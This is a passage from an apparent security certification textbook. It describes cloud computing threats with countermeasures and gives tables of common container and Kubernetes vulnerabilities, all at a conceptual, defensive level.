  - Keep updating new technologies and analyze what might work better for your organization.

- **Authentication Attacks**

  Weak authentication mechanisms (weak passwords, password re-use, etc.) and the inherent limitations of one-factor authentication mechanisms allow attackers to gain unauthorized access to cloud computing systems.

  Countermeasure:

  - Implement strong password policies to keep passwords secure.
  - Enforce two-factor authentication where required.

- **VM-Level Attacks**

  Cloud computing extensively uses virtualization technologies offered by several vendors, including VMware, Xen, Virtual Box, and vSphere. Threats to these technologies arise from vulnerabilities in the hypervisors.

  Countermeasure:

  - Employ intrusion detection/prevention systems (IDS/IPS) and implement a firewall to mitigate known VM-level attacks.

- **Lock-in**

  Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc.

  Countermeasure:

  - Using a standardized cloud API cloud be beneficial.

- **Licensing Risks**

  The organization may incur a substantial licensing fee if the CSP charges the software deployed in the cloud on a per-instance basis. Therefore, the organization should always retain ownership over its software assets located in the cloud provider environment. Risks to licensing occur because of incomplete and non-transparent terms of use.

- **Loss of Governance**

  In using cloud infrastructure, customers bestow control to CSPs regarding issues that could affect security. Furthermore, SLAs may not commit the CSP to provide such services, thus leaving a gap in security defenses. This threat results from unclearness of roles and responsibilities, lack of vulnerability assessment processes, conflicting promises in SLAs, lack of certification schemes and jurisdiction, and unavailability of the audit, among others.

  Loss of governance results in noncompliance with security requirements, lack of confidentiality, integrity, and availability of data, poor performance and quality of service, etc.

  Countermeasure:

  - Workout persistent and careful efforts for the execution of SLAs.

- **Loss of Encryption Keys**

  The loss of encryption keys required for secure communication or systems access provides potential attackers with the possibility to get unauthorized assets. This threat arises from the poor key management and generation techniques.

  Countermeasures:

  - Do not store the encryption keys alongside the encrypted data.
  - Use strong algorithms, such as the advanced encryption standard (AES) and Rivest–Shamir–Adleman (RSA), to generate keys.

- **Risks from Changes of Jurisdiction**

  Clouds may store the customer data in multiple jurisdictions, of which some may be high risk. Local authorities in high-risk countries (e.g., countries without the rule of law, with an unpredictable legal framework and enforcement or autocratic police states) could raid data centers; the data or information system could be subjected to enforced disclosure or seizure. Changes in the jurisdiction of data may lead to the blockage or impoundment of the information system by the government or other organizations. Customers should consider jurisdictional ambiguities before adopting a cloud, as local laws for data storage could provide government access to private data.

  Countermeasure:

  - Gain insight about the jurisdictions under which data may be stored and processed, and assess the corresponding risks, if any.

- **Undertaking Malicious Probes or Scans**

  Malicious probes or scanning allows attackers to collect sensitive information that may lead to loss of confidentiality and integrity, and availability of services and data.

Countermeasure:

- ○ Deploy various security mechanisms such as firewalls and intrusion detection systems.

- **Theft of Computer Equipment**

  The theft of equipment may occur owing to inadequate controls on physical parameters, such as smart card access at entry, which may lead to loss of physical equipment and sensitive data.

  Countermeasure:

  - ○ Enforce physical security measures, such as hiring security guards, closed-circuit television (CCTV) coverage, alarms, identity cards, and proper fencing.

- **Cloud Service Termination or Failure**

  Termination of cloud service because of non-profitability or disputes may lead to data loss, unless end-users protect themselves legally. Many factors, such as competitive pressure, lack of financial support, and inadequate business strategies, can lead to termination or failure of the cloud service. This threat results in poor delivery and quality of service and loss of investment. Furthermore, failures in the services outsourced to the CSP may affect its ability to meet duties and commitments to its customers.

  Countermeasure:

  - ○ Ensure that the cloud providers define clear and auditable procedures in case of service termination. This includes guaranteeing the secure transfer of data back to the customer, according to the terms of agreement.

- **Subpoena and E-Discovery**

  Customer data and services are subjected to a cease request from authorities or third parties. This threat occurs owing to improper resource isolation, data storage in multiple jurisdictions, and lack of insight on jurisdictions.

  Countermeasures:

  - ○ Carefully select the CSP and ensure proper security is provided.
  - ○ Thoroughly review the service agreement. It should address records management, accessibility, customer support, legal policies, accountability, confidentiality, length of the agreement, termination procedures, etc.
  - ○ Execute a coordinated eDiscovery plan.
  - ○ Contemplate an exit strategy.

- **Improper Data Handling and Disposal**

  It is difficult to ascertain data handling and disposal procedures followed by CSPs owing to limited access to cloud infrastructure. When clients request data deletion, data may not be truly wiped because

- Multiple copies of data are stored, even if they are unavailable.
- The disk to be destroyed might also contain the data of other clients.
- Multi-tenancy and reuse of hardware resources in the cloud keeps client data at risk.

Countermeasure:

- Use VPNs to secure client data and ensure that data are completely removed from the primary servers along with all replicas.

- **Loss/Modification of Backup Data**

  Attackers might exploit vulnerabilities, such as SQL injection and insecure user behavior (e.g., storing or reusing passwords) to gain illegal access to the data backups in the cloud. After gaining access, attackers might delete or modify the data stored in the databases. Lack of data restoration procedures in case of backup data loss puts the service levels at risk.

  Countermeasure:

  - Use appropriate data restoration procedures or tools to retrieve lost data.

- **Compliance Risks**

  Organizations that seek to obtain compliance with standards and laws may be at risk if the CSP cannot provide evidence of their compliance with the requirements, is outsourcing cloud management to third parties, and/or does not permit audit by the client. Compliance risks arise from the lack of governance over audits and industry-standard assessments. Thus, clients are unaware of the processes, procedures, and practices of providers regarding accessibility, identity management, and segregation of duties.

  Countermeasures:

  - Cloud providers should ensure that client data is not compromised.
  - Review the internal audit processes of cloud providers.

- **Economic Denial of Sustainability (EDoS)**

  The payment method in a cloud system is "**No use, no bill**"; when customers make requests, the CSP charges them according to the recorded data, the duration of requests, the amount of data transfer in the network, and the number of CPU cycles consumed. Economic denial of service destroys financial resources; in the worst case, this could lead to customer bankruptcy or other serious economic impact. If an attacker engages the cloud server with a malicious service or executes a malicious code that consumes much computational power and storage, the legitimate account holder is charged until the primary cause of CPU usage is detected.

Countermeasure:

- Use a reactive/on-demand, in-cloud EDoS mitigation service (scrubber service) to mitigate application- and network-layer DDoS attacks, making use of the client-puzzle approach.

- **Lack of Security Architecture**

  Most of the companies are migrating their IT capabilities to the public cloud, so incorporating appropriate security strategies to thwart against cyber threats is a major challenge. It is important to develop appropriate security architectures and strategies before migrating IT infrastructure to the cloud.

  Countermeasures:


  - Ensure your security architecture aligns with your business goals and objectives.
  - Update the threat model regularly.
  - Conduct a periodic security assessment of the actual security posture.

- **Hijacking Accounts**

  A highly critical threat to organizations is the compromise of employee accounts on the cloud. If an attacker gains access to the cloud by compromising a user account, they can gain access to all information stored on the cloud servers without leaving any trace. Attackers use techniques such as phishing and password cracking to gain user credentials. These attacks severely impact business operations causing reputational damage, degradation of brand value, disclosure of sensitive information, etc.

  Countermeasures:

  - Grant only minimal access privileges to user accounts.
  - Implement defense-in-depth strategies and install identity and access management (IAM) solutions.
  - Encrypt and store sensitive information on cloud servers.
  - Implement strong authentication mechanisms, such as multi-factor authentication.



Container Vulnerabilities

Vulnerabilities	Description
1. Impetuous Image Creation	Careless creation of images by not considering the security safeguards or control aspects
2. Unreliable Third-Party Resources	Untrusted third-party resources make the resources vulnerable to many malicious attacks
3. Unauthorized Access	Gaining access to the user accounts leads to privilege escalation attacks
4. Insecure Container Runtime Configurations	Improper handling of the configuration option and mounting sensitive directories on the host can cause faulty and insecure runtime configurations
5. Data Exposure in Docker Files	Docker images exposing sensitive information like passwords and SSH encryption keys can be exploited to compromise the security of the container
6. Embedded Malware	A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment

Vulnerabilities	Description
7. Non-Updated Images	Outdated images may contain security loopholes and bugs that compromise the security of images
8. Hijacked Repository and Infected Resources	Security misconfiguration and bugs may allow attackers to gain unauthorized access to the repository so that they can poison the resources by altering or deleting files
9. Hijacked Image Registry	Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs
10. Exposed Services due to Open Ports	Misconfiguration of an application may allow open ports that expose sensitive information upon port scanning
11. Exploited Applications	Vulnerable applications can be exploited using various techniques such as SQLi, XXS, and RFI
12. Mixing of Workload Sensitivity Levels	Orchestrators place workloads having different sensitivity levels on the same host. One of the containers hosting a public webserver with vulnerabilities may pose a threat to the container processing sensitive information

Container Vulnerabilities


The container has taken a greater role in cloud computing by offering operational efficiency, productivity, and consistency. The adoption of various cloud services has increased the threats and attacks on cloud containers. Containers face broader consequences in case of a successful attack. The attack can be replicated rapidly, leading to an excessive number of victims falling prey to the attackers.

The table below presents the most common container vulnerabilities.

Vulnerabilities	Description
1. Impetuous Image Creation	▪ Careless creation of images without considering the security safeguards or control aspects leads to vulnerabilities in the images.
2. Unreliable Third-Party Resources	▪ Using untrusted third-party resources causes severe threat and makes the resources vulnerable to malicious attacks.
3. Unauthorized Access	▪ Gaining access to user accounts leads to privilege escalation attacks.
4. Insecure Container Runtime Configurations	▪ Improper handling of the configuration option and mounting sensitive directories on the host cause faulty and insecure runtime configurations.
5. Data Exposure in Docker Files	▪ Docker images exposing sensitive information, such as passwords and SSH encryption keys, can be exploited to compromise the security of the container.

6. Embedded Malware	▪ A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment.
7. Non-Updated Images	▪ Outdated images contain security loopholes and bugs that compromise the security of images.
8. Hijacked Repository and Infected Resources	▪ Security misconfiguration and bugs allow gaining unauthorized access to the repository that can poison the resources by altering or deleting files.
9. Hijacked Image Registry	▪ Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs.
10. Exposed Services due to Open Ports	▪ Misconfiguration of an application may allow port access and exposure of sensitive information upon port scanning.
11. Exploited Applications	▪ Vulnerable applications can be exploited using various techniques (e.g., SQLi, XXS, RFI).
12. Mixing of Workload Sensitivity Levels	▪ Orchestrators place workloads with different sensitivity levels on the same host. If a container hosts a public webserver with vulnerabilities, it may pose a threat to containers processing sensitive information.

Table 19.5: Container vulnerabilities



Kubernetes Vulnerabilities

Vulnerabilities	Description
1. No Certificate Revocation	Kubernetes does not support certificate revocation Attackers can exploit the certificate before it is replaced across the entire cluster
2. Unauthenticated HTTPS Connections	Though Kubernetes uses PKI, connections between the components are not authenticated properly Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information
3. Exposed Bearer Tokens in Logs	Bearer tokens are logged in hyperkube kube-apiserver system logs Attackers having access to the system logs can impersonate a legitimate user
4. Exposure of Sensitive Data via Environment Variables	Environmental variables allow settings to be derived from the variables Attackers can gain access to the stored values through environment logging
5. Secrets at Rest not Encrypted by Default	Secrets defined by users are not encrypted by default Attackers gaining access to etcd servers can retrieve unencrypted secrets

Vulnerabilities	Description
6. Non-constant Time Password Comparison	Kube-apiserver using basic password authentication, does not perform secure comparison of secret values Attackers can launch timing attacks to retrieve passwords
7. Hardcoded Credential Paths	If the cluster token and the root CA are stored in different locations, an attacker can insert a malicious token and the root CA to gain access to the entire cluster
8. Log Rotation is not Atomic	During log rotation, if the kubelet is restarted, all the logs may be erased The attacker waits for the log rotation to happen by monitoring it and then tries to remove all the logs
9. No Back-off Process for Scheduling	No back-off process for scheduling the execution of Kubernetes pods This causes a tight loop as the scheduler continuously schedules a pod that is rejected by the other processes
10. No Non-repudiation	If debug mode is disabled, kube-apiserver does not record user actions Attackers can directly interact with kube-apiserver and perform various malicious activities

Kubernetes Vulnerabilities

